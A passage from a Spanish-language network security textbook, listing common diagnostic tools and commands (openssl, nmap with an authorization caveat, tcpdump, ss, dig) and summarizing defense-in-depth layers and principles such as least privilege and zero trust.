netstat/ss	Ver conexiones activas y puertos	Diagnóstico local
arp -a	Ver tabla ARP	Detectar ARP spoofing
traceroute	Ver ruta de paquetes	Detectar desvíos BGP
curl -v	HTTP/HTTPS detallado	Ver headers, certificados
openssl	Verificar certificados TLS	openssl s_client -connect host:443

Tabla 10.6: Herramientas de red y seguridad

10.9. Herramientas de Diagnóstico y Seguridad

Configuración / Código

```
# Ver certificado TLS de un servidor:
openssl s_client -connect google.com:443 -servername google.com

# Escanear puertos abiertos (autorización requerida):
nmap -sV -O 192.168.1.0/24

# Capturar tráfico en interfaz eth0:
tcpdump -i eth0 -w captura.pcap

# Ver conexiones activas:
ss -tulpn

# Verificar si una respuesta DNS tiene RRSIG (DNSSEC):
dig +dnssec google.com A
```

10.10. Resumen: Defensa en Profundidad

Concepto

Defense in Depth (Defensa en Profundidad): no depender de una sola capa de seguridad. Si un control falla, los otros detienen al atacante.

 **Analogía:** una cebolla. Pelar una capa no da acceso al centro — hay más capas por atravesar.

Capas de defensa en una organización típica:

Internet

[Firewall perimetral + DDoS mitigation (Cloudflare/Akamai)]

[DMZ: Load balancers, WAF, reverse proxies]

[Red interna segmentada con VLANs]
(cada segmento tiene su propio firewall)

[Hosts con: cifrado en disco, antivirus, EDR]

[Aplicaciones: autenticación fuerte (MFA), autorización (RBAC/ABAC)]

[Datos: cifrado en reposo (AES-256), en tránsito (TLS 1.3)]

[Logging y SIEM: todo se registra, correlaciona y alerta]

Principios clave:

- **Least Privilege:** cada usuario/proceso tiene solo los permisos que necesita para su función.
- **Fail-Closed:** si el sistema de seguridad falla, deniega acceso (no permite por defecto).
- **Assume Breach:** asumir que el atacante ya está dentro y diseñar para limitar el daño (Zero Trust).
- **Patch Management:** las vulnerabilidades conocidas son las más explotadas. Actualizar sistemas es la defensa más efectiva.